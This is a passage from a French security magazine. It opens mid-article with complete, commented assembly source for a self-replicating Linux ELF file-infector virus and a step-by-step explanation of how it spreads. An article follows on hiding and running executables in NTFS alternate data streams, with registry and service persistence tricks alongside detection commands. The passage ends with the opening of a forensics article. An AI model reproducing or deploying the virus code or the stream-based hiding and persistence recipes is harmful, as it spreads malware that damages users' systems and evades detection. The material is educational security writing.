Passons au code du virus. Le Listing 10 présente le code du virus avec des commentaires. Il nécessite des fichiers d'en-tête *virus.inc*, *elf.inc* et *syscall.inc*, présentés ci-dessus, pour l'assemblage.

L'étiquette `_ start` constitue un point de départ. La première instruction

Listing 11a. *Fichier virus.asm – code du virus*

```
%include "virus.inc"
%include "elf.inc"
section .text
global _start
_start:
;  retenez l'adresse de retour (ici, l'étiquette _end), les
                        registres et les drapeaux
   push _end
   pushad
   pushf
;  Passez au code du virus en retenant l'adresse derrière cette
                        instruction sur la pile
   call  _virus_body
;  Nom du répertoire à infecter
   db    '.', 0
%include "syscall.inc"
;  Signature du virus – les quatre derniers octets du code
%define SIGNATURE 0xC3619DFF

;
;  infect_dir
;
;  Description:
;  Infecte tous les fichiers dans le répertoire indiqué
;
;  Appel:
;  push  chemin
;  call  infect_dir
;
infect_dir:
   push  ebp
   mov   ebp, esp
   sub   esp, dirent_size + _stat_size
   pushad
;  Ouvrez le répertoire indiqué et passez-y
   call  open, dword [ebp+8], byte O_RDONLY, byte 0
   inc   eax
   jz    near .return
   dec   eax
   xchg  ebx, eax
;  Passez au répertoire donné
   call  fchdir, ebx
   inc   eax
   jz    .close
;  Lisez le contenu du répertoire (EDI = dirent, ESI = stat)
   lea   edi, [ebp - dirent_size]
   lea   esi, [edi - _stat_size]
.loop:
;  Téléchargez une entrée individuelle depuis le répertoire
   call  getdents, ebx, edi, dirent_size
   test  eax, eax
   jz    .close
   inc   eax
   jz    .close
;  Passez à une nouvelle entrée dans le répertoire
   call  lseek, ebx, dword [edi+dirent.d_off], byte SEEK_SET
;  Téléchargez l'information sur l'objet trouvé
   lea   edx, [edi+dirent.d_name]
   call  stat, edx, esi
   inc   eax
   jz    .close
;  Omettez tout sauf les fichiers ordinaires
   mov   eax, dword [esi+_stat.st_mode]
   not   eax
   test  eax, S_IFREG
   jnz   .loop
;  Infectez le fichier
   lea   eax, [edi+dirent.d_name]
   call  infect, eax, dword [esi+_stat.st_size]
   jmp   .loop
.close:
;  Fermez le répertoire
   call  close, ebx
.return:
   popad
   mov   esp, ebp
   pop   ebp
   retn  4
;
;  infect
;
;  Description:
;  Infecte le fichier indiqué
;
;  Appel:
;  push taille_fichier
;  push  chemin
;  call  infect
;
infect:
   push  ebp
   mov   ebp, esp
   pushad
;  Vérifiez si le fichier peut contenir un en-tête ELF
   mov   eax, [ebp+12]
   cmp   eax, Elf32_Ehdr_size
   jbe   near .return
;  Ouvrez le fichier indiqué
   call  open, dword [ebp+8], byte O_RDWR, byte 0
   inc   eax
   jz    near .return
   dec   eax
   xchg  ebx, eax
;  Mappez le fichier entier dans la mémoire
   call  mmap, byte 0, dword [ebp+12], byte PROT_READ |
               PROT_WRITE, byte MAP_SHARED, ebx, byte 0
   inc   eax
   jz    near .close
```

Listing 11b. *Fichier virus.asm – code du virus*

```
   dec   eax
   xchg  esi, eax
;  Vérifiez le numéro magique, le type du fichier et
                     l'architecture cible
   cmp   dword [esi], ELFMAG
   jne   near .unmap
   cmp   word [esi+Elf32_Ehdr.e_type], ET_EXEC
   jne   near .unmap
   cmp   word [esi+Elf32_Ehdr.e_machine], EM_386
   jne   near .unmap
;  Trouvez le dernier segment LOAD
   mov   eax, dword [esi+Elf32_Ehdr.e_phoff]
   add   eax, esi
   movzx ecx, word [esi+Elf32_Ehdr.e_phnum]
.find_last_load:
   dec   ecx
   js    near .unmap
   lea   edx, [4*ecx]
   lea   edi, [eax+8*edx]
   mov   edx, [edi+Elf32_Phdr.p_type]
   dec   edx
   jnz   .find_last_load
;  Vérifiez quelle partie de l'image de la mémoire est trop
                      grande pour le fichier
   mov   eax, [edi+Elf32_Phdr.p_offset]
   add   eax, [edi+Elf32_Phdr.p_memsz]
   add   eax, _virus_size
   mov   edx, [ebp+12]
   cmp   eax, edx
   jbe   .is_infected
;  Augmentez la taille du fichier et ressayez de l'infecter
   push  eax
   call  ftruncate, ebx, eax
   call  infect, dword [ebp+8]
   jmp   .unmap
.is_infected:
;  Vérifiez si le fichier est déjà infecté
   mov   edx, [edi+Elf32_Phdr.p_filesz]
   mov   eax, [edi+Elf32_Phdr.p_offset]
   add   eax, edx
   lea   eax, [esi+eax]
   cmp   dword [eax-4], SIGNATURE
   je    .unmap
.zero_segment:
;  Mettez à zéro la partie non initiée au préalable du segment
   mov   ecx, [edi+Elf32_Phdr.p_memsz]
   sub   ecx, edx
.zero_loop:
   dec   ecx
   js    .locate
   mov   byte [eax], 00h
   inc   eax
   jmp   .zero_loop
.locate:
;  Localisez le code du virus dans la mémoire
   call  .locate_call
.locate_call:
   pop   edx
   sub   edx, .locate_call - _start
;  Copiez le code du virus
   push  ebx
   mov   ecx, _virus_size
.copy_virus:
   dec   ecx
   js    .copied
   mov   bl, [edx+ecx]
   mov   [eax+ecx], bl
   jmp   .copy_virus
.copied:
   pop   ebx
;  Modifiez e_entry
   mov   edx, [esi+Elf32_Ehdr.e_entry]
   mov   [eax+1], edx
   mov   edx, [edi+Elf32_Phdr.p_memsz]
   add   edx, [edi+Elf32_Phdr.p_vaddr]
   mov   [esi+Elf32_Ehdr.e_entry], edx
;  Développez la section
   mov   eax, [edi+Elf32_Phdr.p_memsz]
   add   eax, _virus_size
   mov   [edi+Elf32_Phdr.p_memsz], eax
   mov   [edi+Elf32_Phdr.p_filesz], eax
;  Supprimez la table des sections
   xor   eax, eax
   mov   [esi+Elf32_Ehdr.e_shoff], eax
   mov   [esi+Elf32_Ehdr.e_shentsize], eax
   mov   [esi+Elf32_Ehdr.e_shstrndx], ax
.unmap:
   call  munmap, esi, dword [ebp+12]
.close:
;  Fermez le fichier
   call  close, ebx
.return:
   popad
   mov   esp, ebp
   pop   ebp
   retn  8
_virus_body:
   pop   eax
   call  infect_dir, eax
   popf
   popad
   retn
_end:
_virus_size equ _end - _start
;  Terminez le processus. Ce fragment ne sera pas copié dans les
                        fichiers infectés
   mov   eax, SYS_exit
   push  byte 1
   pop   ebx
   int   80h
```

retient l'adresse sur la pile à laquelle le virus passera la gestion. Dans le cas de notre article, il s'agit de l'étiquette `_ end`. Le code qui s'y trouve met fin au processus courant. Cette adresse est modifiée lors de l'infection et indique le point d'entrée initial du programme infectant.

Ensuite, les valeurs de tous les registres et du registre des drapeaux sont retenus et l'étiquette `_ virus _ body` est appelée. Après la saut à l'adresse indiquée, l'adresse de retour est immédiatement effacée de la pile. Elle indique la suite de caractères ASCIIZ qui est un nom du répertoire à infecter. Cette méthode a été analysée ci-dessus.

Le fichier d'en-tête *syscall.inc* est ajouté derrière le nom du répertoire. Il contient le code des enveloppeurs des appels systèmes. Il doit se trouver entre les étiquettes `_ start` et `_ end` car le code situé entre elles est copié lors de

l'infection. L'infection commence par l'appel de `infect_dir` dont le seul argument est le nom du répertoire à infecter. Le répertoire actuel est transmis mais rien n'empêche d'indiquer un autre répertoire. La procédure `infect_dir` énumère tous les éléments du répertoire. Lorsqu'elle trouve le fichier, elle appelle la fonction `infect`, chargée d'infecter tous les fichiers. Ses arguments sont les suivants : nom du fichier et sa longueur en octets.

L'appel `infect` est une implémentation de la méthode d'infection analysée. Nous analyserons son fonctionnement. Pour comprendre l'algorithme, les commentaires situés dans le code vous seront très utiles.

La première étape consiste à vérifier si la longueur du fichier est suffisante pour y placer un en-tête ELF. Si le fichier est trop court, ce n'est pas un fichier exécutable.

Ensuite, le fichier est ouvert et mappé dans la mémoire. Le descripteur du fichier est placé dans le registre EBX et l'adresse de la zone mappée – dans le registre ESI.

L'étape suivante permet de vérifier si le fichier commence par un numéro magique correct. De plus, il doit être exécutable et destiné à l'architecture IA32. Pour vérifier ces points, nous vérifions les valeurs des champs `e_type` et `e_machine`, qui doivent être égaux respectivement à `ET_EXEC` et `EM_386`.

Ensuite, nous trouvons le dernier en-tête `PT_LOAD`. Dans un premier temps, nous localisons le début de la table des en-têtes de segment dont l'adresse est enregistrée dans le registre EAX. Le nombre des en-têtes dans la table se trouvera dans le registre ECX. Nous vérifions tous les en-têtes dans la boucle en commençant par le dernier. L'adresse de l'en-tête actuellement analysé est stockée dans le registre EAX. Le couple d'instructions `lea` sert à calculer un décalage approprié par rapport au début de la table des en-têtes. Le champ `p_type` est chargé dans le registre EDX et s'il est égal à `PT_LOAD` (dont la valeur est 1), la boucle se termine. L'adresse de l'en-tête est enregistrée dans le registre EDI.

Une fois l'en-tête trouvé, nous calculons quelle partie de son image dans la mémoire ne pourra être mise dans le fichier après l'ajout du code du virus. Le chiffre est une addition des champs `p_offset` et `p_memsz` ainsi que de la constante `_virus_size`, qui est une longueur du code du virus en octets. S'il s'avère que le fichier est trop petit, nous supprimons le mappage et nous augmentons sa taille (appel `ftruncate`). Ensuite, nous appelons de nouveau la procédure `infect` et nous fermons le fichier.

L'étape suivante commence par l'étiquette `infect.is_infected`. Elle sert à vérifier si le fichier n'a pas été déjà infecté. L'adresse de la fin du segment se trouvera dans le registre EAX. Ensuite, nous vérifions si les quatre derniers octets de ce segment sont égaux aux quatre derniers octets du virus. Si c'est le cas, nous supposons que le fichier a été déjà infecté et nous abandonnons la suite d'opérations.

Si la gestion se trouve à cet endroit, nous avons alors suffisamment de place pour ajouter un virus. Nous sommes arrivés à cet emplacement soit en faisant un saut conditionnel présent avant soit grâce au deuxième appel de `infect` présent après l'augmentation de la longueur du fichier via `ftruncate`.

Il faut mettre à zéro la partie du segment ajoutée. Elle correspond aux données non initiées dans la mémoire. Pour ce faire, nous calculons le nombre d'octets ajoutés (`p_memsz` minus `p_filesz`) et l'adresse du premier d'entre eux (`p_offset` plus `p_filesz`). Ces chiffres se trouveront dans les registres EAX et ECX. Une brève boucle permettra de mettre à zéro tous les octets.

Ensuite, nous localisons le code actuel du virus dans la mémoire et nous le copions à la fin du segment. L'adresse du code exécuté actuellement sera enregistrée dans le registre EDX. Le registre EAX indique l'endroit cible où se trouvera le virus et le registre ECX contient la taille du code du virus. Puisque nous utilisons le registre EBX dans la boucle de copie, il faut retenir sa valeur car il stocke le descripteur du fichier nécessaire.

Il ne nous reste qu'à écrire l'adresse du point d'entrée dans le virus : en tant qu'argument de l'instruction `push`, présente derrière l'étiquette `_start`. Ensuite, nous modifions le champ `e_entry`, de sorte qu'il indique le code du virus dans la mémoire virtuelle (`p_memsz` plus `p_vaddr`). Il est également nécessaire de modifier l'en-tête du programme en augmentant la taille du segment qui est chargé grâce à cet en-tête. Aussi bien le champ `p_filesz` que `p_memsz` doivent avoir la valeur paramétrée `p_memsz` plus `_virus_size`.

La dernière étape consiste à supprimer la table des sections de l'en-tête du fichier ELF car elle a été probablement effacée lors de l'augmentation du segment. Pour ce faire, nous mettons à zéro `e_shoff`, `e_shentsize` et `e_shstrndx`.

Conclusion

Le virus créé dans cet article est l'un des plus simples possibles. Il ne contient rien d'autre qu'un simple mécanisme d'infection. Sa détection est très simple. De plus, il est possible que certains fichiers soient infectés incorrectement et donc endommagés. Mais il est efficace par rapport à un grand nombre des fichiers binaires disponibles dans le système.

Le mécanisme d'infection et le code du virus présentés peuvent constituer une base pour créer une solution plus sophistiquée, rendant difficile la détection ou influençant le fonctionnement du système d'une autre manière. C'est un sujet très large et dépasse les cadres que nous avons posés pour cet article.

Grzegorz Ryszard Niewisiewicz
L'auteur est étudiant à la faculté des mathématiques à l'Université de Szczecin. Il est passionné de l'informatique et en particulier de la théorie, de la rétro-ingénierie et de la sécurité. Il s'intéresse également aux standards Internet, à l'utilité et à l'accessibilité des logiciels.
Contact avec l'auteur : *gm@gm2.pl*

ALEXANDRE LACAN

Les secrets des flux NTFS

Degré de difficulté

Les Alternate Data Streams (ADS) sont une une fonctionnalité méconnue du système de fichier NTFS. Leur manipulation est simple et permet de facilement dissimuler des données sur le disque dur. Peu de programmes exploitent les ADS. Le danger vient essentiellement des malwares qui peuvent se dissimuler et s'exécuter dans des fichiers sensibles du système.

Les ADS permettent l'ajout d'attributs personnalisés à n'importe quel fichier ou répertoire du disque dur : par exemple l'attribut *:favicon:$DATA* des favoris d'Internet Explorer, ou l'attribut *:Zone.identifier:$DATA* d'un fichier téléchargé depuis l'Internet (voir encadré). Il existe deux types de flux alternatifs : les flux anonymes et les flux nommés. Tous les fichiers et répertoires possèdent au moins trois flux de données anonymes :

- le premier type est le flux de données du fichier, c'est à dire le contenu même du fichier,
- le deuxième est l'ACL, le descripteur de sécurité du fichier,
- le troisième est le flux identificateur d'objet (*ID_OBJECT*).

Les flux nommés sont créés, par exemple, lorsqu'on rempli l'onglet *Résumé* dans les propriétés d'un fichier. L'onglet *Résumé* correspond au flux *:#5SummaryInformation:$DATA*. La ligne de commande suivante permet d'afficher le contenu de l'onglet :

```
more < nom_du_fichier:^ESummaryInformation
```

La chaîne *#5* a été remplacée par *^E* car il correspond au caractère non-imprimable *0x05*. En ligne de commande *^E* n'est pas la concaténation de ^ + *E*, il faut utiliser *Ctrl + E*. A noter également que la chaîne *:$DATA* a disparue, elle est inutile dans la manipulation des ADS.

Les ADS ont le mal du transport et sont facilement perdus lors du transfert de leur fichier parent. Le tableau 1 résume la prise en compte des ADS pour différents supports ou modes de transport.

Il faut noter que PowerShell ne prend pas en charge la manipulation des ADS, car le framework .NET ne les supporte pas sans l'ajout d'une API supplémentaire (par exemple : *http://www.codeproject.com/KB/cs/ntfsstreams.aspx*). Cependant, la copie d'un fichier via PowerShell conserve les attributs ADS des fichiers.

Manipulations et conséquences

Que peut contenir un ADS? Le contenu de n'importe quel fichier – que ce soit un fichier texte, une base de données, un document multimédia, un exécutable, … - est un flux anonyme. Un ADS peut contenir exactement le même type d'information. De nombreux experts soulignent cet aspect dangereux des flux NTFS (*The Dark Side of NTFS* par *H. Carvey* sur *Infosecwriters.com*). Bien que la manipulation des flux soit méconnue, elle est relativement facile à réaliser en ligne de commande.

```
echo ceci est un texte > hello.txt
echo ceci est un flux > hello.txt:
                        monpremierflux
```

Avec cette commande, nous venons de créer un fichier texte, puis un flux de données alternatif

CET ARTICLE EXPLIQUE...

Comment exploiter des flux NTFS pour camoufler, effacer, exécuter et détecter des données.

CE QU'IL FAUT SAVOIR...

Connaître les bases de la ligne de commande sous Microsoft Windows.

(ADS) contenant une autre chaîne de texte que le flux principal. Si vous observez la taille du fichier *hello.txt* (20 octets), vous remarquerez qu'elle ne change pas après la création de l'ADS.

La commande suivante permet de récupérer le flux :

```
more < hello.txt:monpremierflux
```

Dans le cas d'un répertoire, pour créer un flux on tape la ligne de commande suivante dans le répertoire en cours :

```
echo Voici du texte caché > :ads
```

Et pour récupérer le flux :

```
more < :ads
```

Rien n'empêche de créer l'ADS depuis un autre fichier, même si celui-ci pèse plusieurs Giga-octets. Vous pouvez essayer de créer un ADS à partir d'un fichier multimédia :

```
type mavideo.avi > hello.txt:
                   monfluxvideo
```

En apparence, par l'explorateur Windows ou par la commande `dir`, le fichier *hello.txt* pèse toujours 20 octets. Pour se rendre compte de la présence du nouveau flux, il faut noter l'espace libre sur le disque avant et après la création de l'ADS.

En établissant la valeur de hashage du fichier *hello.txt*, on ne remarquera aucune modification avant et après l'intégration d'un ADS. En effet de nombreux programmes ne savent tout simplement pas tenir compte de leur présence. Longtemps, aucun utilitaire de Microsoft livré en standard avec Windows n'existait pour les détecter. Depuis Windows Vista, il est possible de les lister avec la commande `dir /r`. Pour rechercher récursivement tous les fichiers intégrant des ADS :

```
dir /a /s /r | findstr $DATA
```

D'autres programmes existent pour les versions antérieurs de Windows, notamment lads (*http://www.heysoft.de/nt/ep-lads.htm*) et Streams (*http://technet.microsoft.com/en-us/sysinternals/bb897440.aspx*). Streams a l'avantage de pouvoir supprimer des ADS.

```
streams.exe -d hello.txt
```

Sans ce programme il n'est possible d'effacer un ADS qu'avec son fichier parent.

Table 1. *Prise en charge des ADS*

Support ou moyen de transport	ADS
NTFS	Support des ADS
FAT16 ou FAT 32	Pas d'ADS
CDFS	Pas d'ADS
Fichier compressé .rar	Capable de conserver les ADS
Fichier compressé .zip	Perte des ADS
Email (en pièce jointe)	Perte des ADS
Copie par le réseau vers un support NTFS	Conservation des ADS
Copie par le réseau vers un support FAT	Perte des ADS
Copie par le réseau vers un support DFS	Perte des ADS (*kb911608*)
Téléchargement par FTP ou HTTP	Perte des ADS
PowerShell	ADS non manipulables, mais conservés lors de la copie d'un fichier




Figure 1. *Création et lecture d'un ADS sous Vista.*

Pour certains fichiers volumineux, l'extraction n'est pas toujours facile. En utilisant le programme CmdStream (www.bellamyjc.org/fr/stream.html), l'ensemble des flux d'un fichier est extrait et encapsulé dans un fichier *.cab*.

```
Cmdstream /v /e hello.txt .\
extract-hello
```

cette dernière commande permet de lister, puis d'extraire tous les flux du fichier *hello.txt* vers le répertoire *extract-hello*.

Le cas des exécutables

Nous allons voir comment exploiter les ADS pour exécuter des programmes cachés. En exécutant la commande suivante, nous recopions la calculatrice de Microsoft dans un flux alternatif du bloc-note.

```
cd %windir%\system32
type calc.exe > notepad.exe:calc.exe
```

Sous les systèmes d'exploitation antérieurs à Windows Vista et Windows Server 2008, la commande suivante permet d'exécuter un flux caché.

```
start notepad.exe:calc.exe
```

Cette technique ne fonctionne plus depuis Vista. Néanmoins, l'auteur a pu exécuter des flux sous Windows Vista et XP en utilisant d'autres techniques :

- *runas /user:utilisateur notepad.exe: calc.exe /savecred*




Figure 2. *Exécution d'un ADS en tant que service.*

- `sc create Service _ Microsoft binpath= notepad.exe:calc.exe start= auto` (ne pas oublier un espace après chaque signe = (égal)). Cette commande créé un service. Il faudra activer l'option *Interaction avec le bureau* pour un exécutable disposant d'une GUI.
- grâce à la base de registre, en créant une clé dans *[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]*
- avec Windows Scripting Host,

```
echo MsgBox "Hello world",85,"WSH Embedded stream example" > hello.txt:msg.vbs
wscript hello.txt:msg.vbs
```

- nous pouvons faire en sorte qu'un malware caché dans un flux du bloc-note s'exécute chaque fois qu'on double-clic sur un fichier *.txt*, en faisant la modification suivante dans le base de registre : [HKEY_CLASSES_ROOT\txtfile\shell\open\command], changer la valeur chaîne par `(par défaut)=notepad.exe: malware.exe "%1"`
- un attaquant peut imaginer un virus se répliquant dans un flux de chaque exécutable de l'ordinateur. Il est alors possible d'exécuter ce virus chaque fois que l'utilisateur exécute un programme en modifiant la base de registre ainsi : [HKEY_CLASSES_ROOT\exefile\shell\open\command],changer la valeur de la chaîne par `(par défaut)="%1:malware.exe" %*`

Les malwares

Aujourd'hui, les flux alternatifs sont bien connus des éditeurs d'antivirus, mais cela n'a pas toujours été les cas. En 2003, lorsque les sites spécialisés ont commencé a beaucoup parlé des ADS, peu d'antivirus étaient capables de détecter des malwares cachés dans des ADS.

Le premier virus connus pour exploiter cette technique était *Win2K.Stream.A*, un proof-of-concept tchèque. Le virus déplaçait le flux principal (les données du fichier) dans un flux alternatif nommé *:STR: $DATA*. Ensuite, le virus se copiait dans le flux principal, et faisait de même avec tous les exécutables du répertoire en cours. Ensuite, un message apparaissait pour signaler la présence du virus : *This Cell has been infected by [Win2k.Stream.A]*. Ce premier virus ne présentait pas

Les Zone.Identifier

Windows utilise les ADS pour enregistrer les informations de la zone d'origine d'un fichier télécharger (fichier:Zone.Identifier). Les informations enregistrées ressemblent à ceci:

```
[ZoneTransfer]
ZoneId=3
```

Si cet ADS existe, un avertissement de sécurité s'affiche à l'ouverture du fichier. Si l'utilisateur décoche la case « Toujours demander avant d'ouvrir ce fichier. », l'ADS est effacé. Idem en passant par les propriétés du fichier, et en cliquant sur « débloquer ».

Le *ZoneId=3* correspond à la zone Internet des options de sécurité d'Internet Explorer. Pour la zone Intranet, on a *ZoneId=1*, pour les sites de confiance *ZoneId=2* (mais aucun ADS n'est créé automatiquement dans ce cas) et pour les sites restreints *ZoneID=4*.

Terminologie

- *NTFS* : signifie *New Technology File System*, est apparu en 1993 avec la première version de Windows NT. Il permet de chiffrer et compresser des fichiers et de mettre des droits spécifiques (ACL) sur les fichiers et répertoires.
- *HFS* : système de fichier de Macintosh datant de 1985, supportant le principe de fork, qui permet au code (*data fork*) d'être séparé des ressources (*ressource fork*) comme les icônes. Son successeur *HFS+* n'est plus limité à seulement 2 forks.

Sur Internet

- *http://première.adresse.lien.complet/* – décrire ce que contient ce lien,
- *http://www.hsc.fr/ressources/breves/ADS.html.fr* – article de Stéphane MILANI (HSC) sur les ADS
- *http://www.bellamyjc.org/fr/stream.html* – article abordant les ADS d'un point de vue programmation
- *http://msdn.microsoft.com/en-us/library/ms810604.aspx* – Informations sur les ADS sur le site MSDN
- *http://www.kaspersky.com/news?id=177718126* – la technologie iStream de Kaspersky.




Figure 3. *Détection du faux virus EICAR caché dans un ADS par l'antivirus Nod32.*

beaucoup de danger, une simple ligne de commande permettait de rétablir le flux principal :

```
cat fichier.exe:str >
                fichier.exe
(cat.exe est un outil du
   ressource kit de Windows NT 4.0
   qui permettait de manipuler des
   flux binaires)
```

En 2006, un autre virus, bien plus évolué est apparu : *SpamTool.Win32.Mailbo t.AZ* (ou *Rustock*). Celui-ci ce copiait dans un flux alternatif d'un répertoire critique: *%SystemRoot%\system32: [numero_aleatoire]*. Une clé de registre était créée pour permettre au virus de s'exécuter à chaque démarrage, y compris en mode sans échec :

- *[HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Services\pe386]*
- *ImagePath = \SystemRoot\System32: 17346*

Fin 2006, un autre virus nommé *Gromozon* a utilisé la même technique

Figure 4. *Alerte de sécurité dûe à la présence d'un ADS :Zone.Identifier.*

en utilisant simplement une variante de *Rustock*.

Conclusion

La manipulation des ADS est simple, mais méconnue. La solution n'est pas la sécurité par l'obscurantisme, et Microsoft devrait faciliter la visualisation des flux alternatifs aux utilisateurs. Cela éviterait aussi de crier au loup à tort, comme lorsque Kaspersky fut accusé de cacher un rootkit. En réalité, il s'agissait de la technologie iStream, utilisée pour conserver un checksum de chaque fichier scanner par l'antivirus. Kaspersky utilisait simplement une fonction prévue par Microsoft.

À propos de l'auteur
L'auteur travaille dans une SSII comme administrateur système et exécute des missions en free-lance. Il s'intéresse à la virtualisation et à la sécurité des systèmes d'information.

KONRAD ZUWAŁA

Analyse après l'attaque

Degré de difficulté

Après avoir découvert une activité indésirable sur l'ordinateur, notre objectif consiste le plus souvent à détecter les traces d'une activité d'un utilisateur non autorisé et à apprendre que s'est réellement passé sur notre ordinateur. C'est le but de l'analyse après l'attaque.

CET ARTICLE EXPLIQUE...

Qu'est-ce qu'une analyse après l'attaque.

Comment la faire.

Comment fonctionne un système de fichiers.

À quoi ressemble une analyse d'un programme suspect.

CE QU'IL FAUT SAVOIR...

Connaître les notions de l'administration d'un système UNIX.

Connaître les notions du langage C.

Avoir des connaissances générales sur les systèmes informatiques et leur fonctionnement.

L'analyse après l'attaque a beaucoup de points en communs avec une analyse détectiviste. Il faut déterminer l'heure, l'endroit, lier de nombreux faits entre eux. Pour obtenir des informations, nous sommes souvent obligés de parcourir des endroits les plus étranges du système, même le plus sombres. Les informations obtenues seront maintes fois partielles, imprécises, nous devrons faire beaucoup d'effort pour les lier entre elles et trouver des relations. C'est en quoi consiste une analyse après l'attaque : à utiliser les informations que nous avons réussi à trouver dans un système compromis.

Afin de commencer l'analyse, il faut dans un premier temps nous préparer à la question du point de vue théorique. Il est également recommandé de préparer le système d'exploitation à cet objectif d'une manière appropriée, nécessaires pour les opérations de ce type. Je suppose que l'utilisateur se sert d'un système basé sur un système UNIX (FreeBSD, OpenBSD, Linux, etc.), une partie des informations contenues dans l'article est toutefois universelle et peut se rapporter au système Windows.

Le point élémentaire d'une analyse après l'attaque consiste à ne pas chercher quelque chose de particulier. Tous ceux qui cherchent une réponse concrète dans le système ne trouveront rien en réalité. En effet, à quoi faut-il faire attention ? Il est difficile de définir au début les points concrets à analyser. Bien évidemment, nous pouvons nous demander qui, quand et comment est entré dans notre système d'exploitation et ce qu'il y a fait. Mais pour répondre à ces questions, il faut recueillir de nombreuses données, sans trouver sur la route aucune preuve claire et concrète. Nous aurons tout au plus des fragments d'informations que nous devons lier entre elles et en tirer des conclusions.

Quelles informations sont stockées dans notre système ? Dans la plupart de cas, il s'agit des « déchets » : des fichiers qui ne sont pratiquement jamais utilisés. Seule une partie minime des ensembles sur les serveurs UNIX est ouverte de manière systématique (ouverte et lue). La plupart d'entre eux ne sont pas nécessaires pendant longtemps, par exemple les fichiers de configuration ne sont lus qu'au moment du démarrage du programme et ensuite, ils restent sur le disque en attendant un prochain démarrage de l'ordinateur ou redémarrage, pour que leur contenu soit lu. Comme nous le savons, certains serveurs ne sont pas redémarrés pendant des années. Que faut-il en conclure ? Les ordinateurs modernes sont capables de remplir en quelques secondes les disques durs les plus grands. Les processus système se rapportent toutefois toujours aux mêmes données, en utilisant les fichiers. Lorsque le système lit donc tout le temps et enregistre sur les mêmes fichiers, il efface en réalité ses traces. Ses traces à lui et les traces d'un intrus potentiel : les indicateurs

de temps, les traces de toute modification indésirable dans les fichiers. Pour cette raison, les informations exceptionnelles, qui n'ont rien à voir avec les opérations ordinaires d'accès aux données de fichiers ou d'ouverture de dossiers non utilisés sont très précieuses dans une analyse après l'attaque.

